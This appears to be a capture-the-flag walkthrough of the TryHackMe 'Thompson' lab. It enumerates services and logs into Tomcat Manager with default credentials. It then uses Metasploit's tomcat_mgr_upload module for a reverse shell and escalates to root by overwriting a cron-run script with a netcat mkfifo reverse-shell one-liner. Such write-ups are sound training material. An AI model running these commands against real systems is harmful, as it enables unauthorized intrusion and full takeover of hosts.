Thompson

Enumeration

Nmap Scan

```
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 61 OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 fc:05:24:81:98:7e:b8:db:05:92:a6:e7:8e:b0:21:11 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDL+0hfJnh2z0jia21xVo/zOSRmzqE/qWyQv1G+8EJNXze3WPjXsC54jY
|   256 60:c8:40:ab:b0:09:84:3d:46:64:61:13:fa:bc:1f:be (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBG6CiO2B7Uei2whKgUHjLm
|   256 b5:52:7e:9c:01:9b:98:0c:73:59:20:35:ee:23:f1:a5 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIIwYtK4oCnQLSoBYAztIgcEsq8FLNL48LyxC2RfxC+33
8009/tcp open  ajp13   syn-ack ttl 61 Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8080/tcp open  http    syn-ack ttl 61 Apache Tomcat 8.5.5
|_http-favicon: Apache Tomcat
| http-methods:
|_  Supported Methods: GET HEAD POST
|_http-title: Apache Tomcat/8.5.5
```

- Check password authentication for SSH
- Check what service is on port 8009
- Fuzz the HTTP port, 8080

SSH (22)


```
┌──(.venv)─(kali㉿kali)-[~/Desktop/THM]
└─$ ssh root@thompson.thm
The authenticity of host 'thompson.thm (10.10.29.32)' can't be established.
ED25519 key fingerprint is SHA256:TJnw/2Eibn3C31JzO0mwfnsaBjoRqPgFm51bRtNnToY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'thompson.thm' (ED25519) to the list of known hosts.
root@thompson.thm's password:
```

- Password authentication is enabled. So, password reuse needs to be checked.

HTTP (80)

FUFF FUZZING

```
docs            [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 472ms]
manager         [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 488ms]
examples        [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 450ms]
```



thompson.thm:8080/manager

thompson.thm:8080

This site is asking you to sign in.

For security, access to the manager webapp is restricted. Users are defined in:

```
$CATALINA_HOME/conf/tomcat-users.xml
```


In Tomcat 8.5 access to the manager application is split between different users. Read more...

Find additional important configuration information in:

The following mailing lists are available:

tomcat-announce
Important announcements, releases, security vulnerability notifications. (Low volume).

tomcat-users



thompson.thm:8080/manager/html

401 Unauthorized

You are not authorized to view this page. If you have not changed any configuration files, please examine the file `conf/tomcat-users.xml` in your installation. That file must contain the credentials to let you use this webapp.

For example, to add the `manager-gui` role to a user named `tomcat` with a password of `s3cret`, add the following to the config file listed above.

```
<role rolename="manager-gui"/>
<user username="tomcat" password="s3cret" roles="manager-gui"/>
```

Note that for Tomcat 7 onwards, the roles required to use the manager application were changed from the single `manager` role to the following four roles. You will need to assign the role(s) required for the functionality you wish to access.


- `manager-gui` - allows access to the HTML GUI and the status pages
- `manager-script` - allows access to the text interface and the status pages
- `manager-jmx` - allows access to the JMX proxy and the status pages
- `manager-status` - allows access to the status pages only

The HTML interface is protected against CSRF but the text and JMX interfaces are not. To maintain the CSRF protection:

- Users with the `manager-gui` role should not be granted either the `manager-script` or `manager-jmx` roles.
- If the text or jmx interfaces are accessed through a browser (e.g. for testing since these interfaces are intended for tools not humans) then the browser must be closed afterwards to terminate the session.

For more information - please see the Manager App HOW-TO.

Default credentials for Tomcat: tomcat:s3cret



thompson.thm:8080/manager/html

Tomcat Web Application Manager

Message:	OK

Manager			
List Applications	HTML Manager Help	Manager Help	Server Sta

Applications					
Path	Version	Display Name	Running	Sessions	Commands
/	None specified	Welcome to Tomcat	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/docs	None specified	Tomcat Documentation	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/examples	None specified	Servlet and JSP Examples	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/hgkFDt6wiHIUB29WWEON5PA	None specified		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	None specified	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/manager	None specified	Tomcat Manager Application	true	1	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

- The default credentials haven't been changed.

As the credentials are known (default), the next thing to look at is whether any exploits are available for the version of Tomcat (Metasploit)

```
msf6 > search type:exploit name:tomcat

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   0  exploit/windows/http/tomcat_cgi_cmdlineargs  2019-04-10       excellent  Yes    Apache Tomcat CGIServlet enab
   1  exploit/multi/http/tomcat_mgr_upload          2009-11-09       excellent  Yes    Apache Tomcat Manager Application
```

The second one.

```
View the full module info with the info, or info -d command.
```

```
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpPassword s3cret
HttpPassword ⇒ s3cret
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpUsername tomcat
HttpUsername ⇒ tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > set RHOSTS thompson.thm
RHOSTS ⇒ thompson.thm
msf6 exploit(multi/http/tomcat_mgr_upload) > set RPORT 8080
RPORT ⇒ 8080
msf6 exploit(multi/http/tomcat_mgr_upload) > set LHOST 10.4.101.169
LHOST ⇒ 10.4.101.169
msf6 exploit(multi/http/tomcat_mgr_upload) > run
[*] Started reverse TCP handler on 10.4.101.169:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying dSD8QmBmf2Ngwi8ohPL6H57JhwDR...
[*] Executing dSD8QmBmf2Ngwi8ohPL6H57JhwDR...
[*] Sending stage (58073 bytes) to 10.10.29.32
[*] Undeploying dSD8QmBmf2Ngwi8ohPL6H57JhwDR ...
[*] Undeployed at /manager/html/undeploy
[*] Meterpreter session 1 opened (10.4.101.169:4444 → 10.10.29.32:58062) at 2025-03-13 15:14:14 +0530

meterpreter >
```

We get a meterpreter shell.

```
tomcat@ubuntu:/home/jack$ ls -l
ls -l
total 12
-rwxrwxrwx 1 jack jack 26 Aug 14  2019 id.sh
-rw-r--r-- 1 root root 39 Mar 13 02:46 test.txt
-rw-rw-r-- 1 jack jack 33 Aug 14  2019 user.txt
tomcat@ubuntu:/home/jack$ cat id.sh
cat id.sh
#!/bin/bash
id > test.txt
tomcat@ubuntu:/home/jack$ cat test.txt
cat test.txt
uid=0(root) gid=0(root) groups=0(root)
```

The id.sh is owned by Jack, but when it is executed, we can see that it is executed as root as the ID in the test.txt file is of root.

```
run-parts --report /etc/cron.monthly )
*  *    * * *   root    cd /home/jack && bash id.sh
```

The cronjobs confirm this.

So I have to change the content of the id.sh file, as I have the write permission and gain a reverse shell as root at another port on my machine.

```
tomcat@ubuntu:/home/jack$ cat id.sh
cat id.sh
#!/bin/bash
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.4.101.169 9001 >/tmp/f
```

Now we have to wait.

```
┌──(.venv)─(kali㉿kali)-[~/Desktop/THM]
└─$ nc -nlvp 9001
```

```
listening on [any] 9001 ...
connect to [10.4.101.169] from (UNKNOWN) [10.10.29.32] 41528
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
```